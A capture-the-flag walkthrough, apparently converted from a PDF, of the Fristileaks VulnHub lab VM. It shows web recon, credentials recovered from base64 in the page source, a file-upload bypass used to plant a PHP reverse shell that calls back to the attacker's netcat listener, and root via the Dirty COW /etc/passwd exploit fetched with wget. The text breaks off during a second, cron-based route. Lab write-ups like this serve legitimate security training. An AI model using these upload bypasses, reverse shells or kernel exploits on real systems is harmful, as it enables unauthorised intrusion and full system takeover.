

FRISTILEAKS



GETTING STARTED

To download **Fristileaks**, click on the link given below:

- <https://www.vulnhub.com/entry/fristileaks-13,133/>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

The IP address of the machines changed in the walkthrough as I was working in different places.
Please bear with me.

RECONNAISSANCE

I started by performing a network scan using `netdiscover` to identify the target IP.

```
(root㉿kali)-[~/ctf/fristileaks]
# netdiscover -r 192.168.1.0/24

Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300

-----
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	f8:c4:f3:d0:63:13	1	60	Shanghai Infinity Wireless Tech
192.168.1.9	98:59:7a:e8:18:cc	1	60	Intel Corporate
192.168.1.16	08:00:27:a5:a6:76	1	60	PCS Systemtechnik GmbH
192.168.1.3	8a:6d:45:aa:87:f3	1	60	Unknown vendor
192.168.1.18	8a:2d:1a:44:b7:ad	1	60	Unknown vendor

I then performed an `nmap` aggressive scan on the target.

```
(root㉿kali)-[~/ctf/fristileaks]
# nmap -A -p- 192.168.1.16 -T4 -oN leaks.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 10:52 EDT
Nmap scan report for 192.168.1.16
Host is up (0.00036s latency).
Not shown: 65395 filtered tcp ports (no-response), 139 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd/2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
| http-methods:
|_ Potentially risky methods: TRACE
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general-purpose|storage-misc|media device|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Drobo embedded (89%), Synology DiskStation Manager 5.X (89%), LG embedded (88%), Tandberg embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/h:drobo:5n cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), Linux 2.6.39 (94%), Linux 2.6.32 - 3.5 (92%), Linux 3.2 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

INITIAL ACCESS

I visited port 80 in the browser.



I then performed a **ffuf** scan to find files on the web server.

Upon visiting *robots.txt*, I found 3 files.

```
[root@kali:~/ctf/fristileaks]# curl http://192.168.1.16/robots.txt
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer

[root@kali:~/ctf/fristileaks]#
```

I accessed these files but found nothing.

```

File Actions Edit View Help
root@kali: ~/ctf/fristileaks
# curl http://192.168.1.16/robots.txt
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer

# curl http://192.168.1.16/cola/



# curl http://192.168.1.16/sisi/


# curl http://192.168.1.16/beer/


# 

```

The #fristileaks motto:



I then tried fuzzing using `dirb` and discovered a directory called `cgi-bin`.

```

File Actions Edit View Help
root@kali: ~/ctf/fristileaks
# dirb http://192.168.1.16

DIRB v2.22
By The Dark Raver

START_TIME: Thu Jun 27 12:04:30 2024
URL_BASE: http://192.168.1.16/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


--- Scanning URL: http://192.168.1.16/ ---
+ http://192.168.1.16/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://192.168.1.16/images/
+ http://192.168.1.16/index.html (CODE:200|SIZE:703)
+ http://192.168.1.16/robots.txt (CODE:200|SIZE:62)

--- Entering directory: http://192.168.1.16/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it anyway.
(Use mode '-w' if you want to scan it anyway)

```


```
(root㉿kali)-[~/ctf/fristileaks]
# curl http://192.168.1.16/cgi-bin/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/ on this server.</p>
</body></html>
```

Since none of the directories provided anything useful, I tried using some terms that would not be part of common wordlists. When I tried `/fristi/`, I encountered a login form.



I viewed the source code and found a potential username and a hint of having base64 encoded data.

I went to a base64 decoder website to decode this data.



Since it was a PNG image, I used a base64 to PNG converter to gather more information about it.

The screenshot shows the Base64.Guru homepage. On the left sidebar, there are sections for Decoders (Base64 to ASCII, Base64 to Audio, etc.), Encoders (Audio to Base64, CSS to Base64, etc.), and Tools (Character Encoding Detection). The main content area is titled "Base64 to PNG". It contains a large text input field labeled "Base64*" containing a long Base64 string. Below it is a preview area showing a repeating pattern of the text "keKkeKKeKKeKkEkkEk" in black on a white background. There are buttons for "copy", "clear", and "download". At the bottom of the preview area, there's a "File Info" section with details like resolution (365x75), MIME type (image/png), and file size (1.18 KB).

I attempted to log in using *eezeepz | keKkeKKeKKeKkEkkEk* and successfully gained access.

The screenshot shows a browser window with the URL http://192.168.1.16/fristi/login_success.php. The page displays the message "Login successful" and a blue link labeled "upload file".

I clicked on the *upload file* link and accessed a file upload functionality.

The screenshot shows a browser window with the URL <http://192.168.1.16/fristi/upload.php>. The page has a form with a label "Select image to upload:" and two buttons: "Browse..." and "Upload Image". A message "No file selected." is displayed below the buttons.

I turned on Burp Suite and attempted to upload a text file, but encountered an error.

```

1 POST /fristi/do_upload.php HTTP/1.1
2 Host: 192.168.1.16
3 Content-Length: 328
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.16
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/121.0.6107.85 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
11 signed-exchange;v=b3;q=0.7
12 Referer: http://192.168.1.16/fristi/upload.php
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=4us2125gchtdmns50g3nivm06
16 Connection: close
17
18 -----WebKitFormBoundary7orRwZAsfSBikAR
19 Content-Disposition: form-data; name="fileToUpload"; filename="ip"
20 Content-Type: application/octet-stream
21
22
23 -----WebKitFormBoundary7orRwZAsfSBikAR
24 Content-Disposition: form-data; name="submit"
25
26 Upload Image
27 -----WebKitFormBoundary7orRwZAsfSBikAR
28

```

Request attributes: 2
Request query parameters: 0
Request body parameters: 2
Request cookies: 1
Request headers: 13
Response headers: 9

Upon changing the *filename*, I successfully uploaded the file.

```

1 POST /fristi/do_upload.php HTTP/1.1
2 Host: 192.168.1.16
3 Content-Length: 328
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.16
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundary7orRwZAsfSBikAR
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/121.0.6107.85 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
11 signed-exchange;v=b3;q=0.7
12 Referer: http://192.168.1.16/fristi/upload.php
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=4us2125gchtdmns50g3nivm06
16 Connection: close
17
18 -----WebKitFormBoundary7orRwZAsfSBikAR
19 Content-Disposition: form-data; name="fileToUpload"; filename="ip.php"
20 Content-Type: application/octet-stream
21
22
23 -----WebKitFormBoundary7orRwZAsfSBikAR
24 Content-Disposition: form-data; name="submit"
25
26 Upload Image
27 -----WebKitFormBoundary7orRwZAsfSBikAR
28

```

Request attributes: 2
Request query parameters: 0
Request body parameters: 2
Request cookies: 1
Request headers: 13
Response headers: 9

Upon visiting the *Uploads/* directory, I received a text response.

Request

```
1 GET /frist/uploads/ HTTP/1.1
2 Host: 192.168.1.16
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/121.0.6171.95 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=4us2129gchrtddns50g3hivw06
10 Connection: close
11
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Thu, 27 Jun 2024 21:59:57 GMT
3 Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
4 Last-Modified: Mon, 01 Nov 2015 13:06:13 GMT
5 ETag: "2ff-4-524bc930bb10"
6 Accept-Ranges: bytes
7 Content-Length: 4
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 no!
12
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 8
- Response headers: 8

I now went to [revshells](#) and configured the **pentestmonkey php reverse shell** payload with my listening IP and port, and started a listener.

Reverse Shell Generator

IP & Port

IP: 192.168.1.2 | Port: 8000 | +1

Listener

Advanced: nc -lvpn 8000

Type: nc

Reverse **Bind** **MSFVenom** **HoaxShell**

OS: All

Search... Show Advanced

```
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.2';
$port = 8000;
$chunk_size = 1400;
$write_a = null;
```

```

root@kali: ~/ctf/fristileaks
# touch exploit.php
[~]# gedit exploit.php
Reverse Shell Generator
(gedit:81667): tepl-WARNING **: 13:14:32.765: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:81667): tepl-WARNING **: 13:14:32.765: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:81667): Gtk-WARNING **: 13:14:34.552: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No such method "Inhibit"
[~]# rlwrap nc -lncv 8000
listening on [any] 8000 ...
[~]# 

```

The terminal shows the creation of an exploit.php file and its upload via rlwrap nc -lncv 8000. The file contains a PHP reverse shell payload.

I then uploaded the payload to the server.


The screenshot shows the Burp Suite interface with the response tab selected. The response body contains the uploaded exploit.php file, which is a PHP reverse shell script.


```

HTTP/1.1 200
Date: Thu, 27 Jun 2024 22:11:42 GMT
Server: Apache/2.3.15 (CentOS) DAV/2 PHP/5.3.3
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 06:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 104
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<title>Uploading, please wait</title>
<body>
Uploading, please wait<br />
The file has been uploaded to /uploads <br />
</body>
</html>

```

Finally, I accessed the file.






```
(root@kali)-[~/ctf/fristileaks]
# rlwrap nc -lnvp 8000
listening on [any] 8000 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.16] 50947
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
18:13:45 up 2:06, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ unname -a
```

PRIVILEGE ESCALATION

USING KERNEL EXPLOIT

I looked at my kernel information.



```
root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/fristileaks x root@kali: ~/ctf/linux-smart-enumeration x
bash-4.1$ unname -a
uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
bash-4.1$
```

I found an exploit for this kernel on [exploit db](#).

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)

EDB-ID: 40839	CVE: 2016-5195	Author: FIREART	Type: LOCAL	Platform: LINUX	Date: 2016-11-28
EDB Verified: ✓		Exploit: ✓ / {}		Vulnerable App: ✎	

```

// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// generated account.
  
```

I downloaded this on my system and transferred it to the target.

```

mv /root/Downloads/40839.c exploit.c
python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)

EDB-ID: 40839
CVE: 2016-5195
Author: FIREART
Type: LOCAL
Platform: LINUX
Date: 2016-11-28
  
```

```

unname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
cd /tmp
bash-4.1$ wget http://192.168.1.2:8080/exploit.c
--2024-06-28 20:25:15-- http://192.168.1.2:8080/exploit.c
Connecting to 192.168.1.2:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
Saving to: 'exploit.c'

100%[=====] 5,006 --.-K/s in 0s
2024-06-28 20:25:15 (627 MB/s) - 'exploit.c' saved [5006/5006]

gcc exploit.c
/tmp/cc10StBI.o: In function `generate_password_hash':
exploit.c:(.text+0x1e): undefined reference to `crypt'
/tmp/cc10StBI.o: In function `main':
exploit.c:(.text+0x4f3): undefined reference to `pthread_create'
exploit.c:(.text+0x527): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
bash-4.1$ 
  
```

I then compiled it according to the instructions given in the payload script.

The screenshot shows a terminal window titled "root@kali: ~/ctf/fristileaks". The user is developing a exploit for a pthread vulnerability. They have three tabs open:

- root@kali: ~/ctf/fristileaks
- root@kali: ~/ctf/fristileaks
- root@kali: ~/ctf/fristileaks

The terminal content is as follows:

```
bash-4.1$ gcc -pthread exploit.c -o dirty -lcrypt
gcc -pthread exploit.c -o dirty -lcrypt
bash-4.1$ ls dirty
ls dirty
bash-4.1$ ./dirty
./dirty
bash-4.1$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:

Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash
method)

mmap: 7f1aa83be000
```

At the bottom of the terminal, there is a message from the exploit code:

```
// Then run the newly created binary by either doing:
// ./dirty or ./dirty <new_password>
// Afterwards, you can either "su firefart" or "ssh firefart..."
```

```
[firefart@localhost tmp]# ./dirty
./dirty upload
File /tmp/passwd.bak already exists! Please delete it and run again
sh-4.1$ ls
ls
cronresult
dirty
exploit.c
passwd.bak
runthis
sh-4.1$ su firefart
su firefart
standard in must be a tty
sh-4.1$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.1$ su firsu firefart
su firefart
Password:
[firefart@localhost tmp]# whoami
whoami
firefart
[firefart@localhost tmp]# id
id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@localhost tmp]#
```

Hence, I gained root access.

USING CRON

I found a note in the `/var/www/` directory.

```
File Actions Edit View Help
root@kali: ~/ctf/fristileaks
bash-4.1$ lsls
ls
bin dev home lib64 is      media opt  root  selinux sys  usr
boot etc lib  lost+found mnt  proc  sbin  srv   tmp  var
bash-4.1$ cd /var/www
cd /var/www
bash-4.1$ ls
ls
cgi-bin error html icons notes.txt
bash-4.1$ cat notes.txt
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
bash-4.1$
```

I navigated to the `eezeepz` directory and found another note.

```
root@kali:~/ctf/fristileaks$ cat notes.txt
cat notes.txt
Yo EZ,
I made it possible for you to do some automated checks,
